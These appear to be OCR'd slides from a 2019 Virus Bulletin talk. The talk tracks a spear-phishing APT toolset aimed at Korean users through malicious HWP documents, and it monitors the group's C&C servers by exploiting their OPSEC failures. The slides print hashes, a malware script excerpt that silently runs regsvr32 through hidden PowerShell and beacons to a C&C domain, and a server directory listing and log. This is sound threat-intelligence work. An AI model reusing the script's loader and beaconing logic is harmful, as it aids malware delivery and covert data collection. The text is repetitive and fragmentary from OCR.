


Toolset characteristics

- Malware
  - 6) Dropper – Malicious HWP Documents
  - 7) Dropper – Camouflaged HWP Documents
  - 8) Script
  - 9) Info Stealer

Toolset (


- Malware




- **Full Image: http://bit.ly/VB2019_IMG_Malware**

Toolset characteristics

- Malware
  - 7) Dropper – Camouflaged HWP





- **Malware**
  - **9) Info Stealer**

Toolset characteristics

virus BULLETIN

Name	No.	Type (Tag)	Contents
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment malware 2) Link to phishing page for account takeover
Beaconer	3	Web-Beacon	Beacon to check whether mail is being viewed
Phisher	4	Account Stealer Phishing	Phishing Toolkit(lod) Phishing Page for Account Steal
Logger	5	Logging Phishing	Logging for Phishing Target Information
Malicious HWP	6	Dropper Sprear-Phishing	Malicious HWP Documets
Camouflaged HWP	7	Dropper Sprear-Phishing	Camouflaged HWP Documents (Ex. sfx, exe ...)
Script	8	Downloader Logging	Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)
Info Stealer	9	C&C / DLL / FTP Downloader Logging	Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)

Contents

Tracking Malware & Monitoring C&C

virus BULLETIN

- Focus


Tracking Malware & Monitoring C&C

virus BULLETIN

- Focus
  - Attacker

Tracking Malware & Monitoring C&C

- **Focus**
  - **Attacker != Defender**



- Focus
  - Attacker != Defender

- Focus
  - Attacker != Defender : OPSEC FAIL

- **OPSEC FAIL CASES**
  - 1) Directory Listing
  - 2) Leaked FTP Access Information
  - 3) File Download vulnerability

- OPSEC FAIL CASES
  - 1) Directory Listing

- [CASE 1-1] Directory Listing – HWP Malware
  - After “Campaign DOKKAEBI” (H-DS type)

Related Toolset

Name	No.	Type (Tag)	Contents
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment malware 2) Link to phishing page for account takeover
Beaconer	3	Web-Beacon	Beacon to check whether mail is being viewed
Phisher	4	Account Stealer Phishing	Phishing Toolkit(lod) Phishing Page for Account Steal
Logger	5	Logging Phishing	Logging for Phishing Target Information
Malicious HWP	6	Dropper Sprear-Phishing	Malicious HWP Documets
Camouflaged HWP	7	Dropper Sprear-Phishing	Camouflaged HWP Documents (Ex. sfx, exe ...)
Script	8	Downloader Logging	Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)
Info Stealer	9	C&C / DLL / FTP Downloader Logging	Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)

Related Toolset

Name	No.	Type (Tag)	Contents
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment malware 2) Link to phishing page for account takeover
Beaconer	3	Web-Beacon	Beacon to check whether mail is being viewed
Phisher	4	Account Stealer Phishing	Phishing Toolkit(lod) Phishing Page for Account Steal
Logger	5	Logging Phishing	Logging for Phishing Target Information
Malicious HWP	**6**	**Dropper Sprear-Phishing**	**Malicious HWP Documets**
Camouflaged HWP	7	Dropper Sprear-Phishing	Camouflaged HWP Documents (Ex. sfx, exe ...)
Script	**8**	**Downloader Logging**	**Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)**
Info Stealer	9	C&C / DLL / FTP Downloader Logging	Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 1-1] Directory Listing – HWP Malware

Basic Properties ⓘ

MD5	8332be776617364c16868c1ad6b4efe7
SHA-1	618500453c5488e4a2fe43d5647f46eefe01bd56
SHA-256	5f2ac8672e19310bd532c47d209272bd75075696dea6ffcc47d1d37f18aff141
SSDEEP	1536:1Vrn64kjWjKijEKd2h3K7ZUeYZuZVjhCqqrqTfCAtfIJIX7mA6rcWRX6Sl6irXDP:1vmKVWYn
File type	Hangul (Korean] Word Processor document
Magic	CDF V2 Document, corrupt: Cannot read summary info
File size	227.97 KB (233444 bytes)

II 가야할 길
dwlim
burari
9, 0, 0, 562 WIN32LEWindows_Unknown_Version
2018-05-14 00:17:00
2018-05-18 06:04:43.710000

History ⓘ


First Submission	2018-05-23 00:52:17
Last Submission	2018-05-30 01:45:39
Last Analysis	2019-04-04 03:02:57

Names ⓘ


종전선언.hwp

Tracking Malware & Monitoring C&C

- [CASE 1-1] Directory Listing – HWP Malware
  - Process Hollowing : notepad.exe
    - core.dll (4de21c3af64b3b605446278de92dfff4)
      - DLL Name : OneDll.dll
      - Export Function Name : DllRegisterServer





```
.rdata:1000DFE0 ; Export Ordinals Table for OneDll.dll
.rdata:1000DFE0 ;
.rdata:1000DFE0 word_1000DFE0   dw 0                    ; DATA XREF: .rdata:1000DFD4↑o
.rdata:1000DFE2 aOnedlldll      db 'OneDll.dll',0       ; DATA XREF: .rdata:1000DFBC↑o
.rdata:1000DFED aDllregisterser db 'DllRegisterServer',0
```



- [CASE 1-1] Directory Listing – HWP Malware
  - fontchk.jse (f22db1e3ea74af791e34ad5aa0297664)
    - C&C : suppcrt-seourity[.]esy.es (185.224.138[.]29, NL)

```
73                      if (fs.FileExists(folder + runfile))
74                      {
75                          objShell.Run("powershell.exe -windowstyle hidden regsvr32 /s /i:\"" + "\" " +
                            folder + runfile, 0, true);
76                          try{
77                          log.open("GET", "http://suppcrt-seourity.esy.es/update/templates/indox.php?v=s",
                            false);
78                          log.send();
79                          }catch(e){}
80                      }
81                  }
82              }
83          }catch(e){}
84
85          WScript.Sleep(600000);
86      }while(true)
87
88          try{
89      log.open("GET", "http://suppcrt-seourity.esy.es/update/templates/indox.php?v=pe", false);
90      log.send();
```



[CASE 1-1] Directory Listing – HWP Malware

- fontchk.jse (f22db1e3ea74af791e34ad5aa0297664)
  - C&C : suppcrt-seourity[.]esy.es (185.224.138[.]29, NL)

```
73              if (fs.FileExists(folder + runfile))
74              {
75                  objShell.Run("powershell.exe -windowstyle hidden regsvr32 /s /i:\"" + "\" " +
                                                                                    true);
```

suppcrt-seourity.esy.es/update

```
                                                    //suppcrt-seourity.esy.es/update/templates/indox.php?v=s",
```

Index of /update

- Parent Directory
- 7za.exe
- boot
- fonts/
- templates/

suppcrt-seourity.esy.es/update/fonts/log.txt

```
2018-05-30 00:22:24 - 185.220.[redacted] - s
2018-05-30 00:22:32 - 185.220.[redacted] - pe
2018-06-04 06:28:02 - 112.218.[redacted] - pe
2018-06-04 06:28:07 - 112.218.[redacted] - pp
```

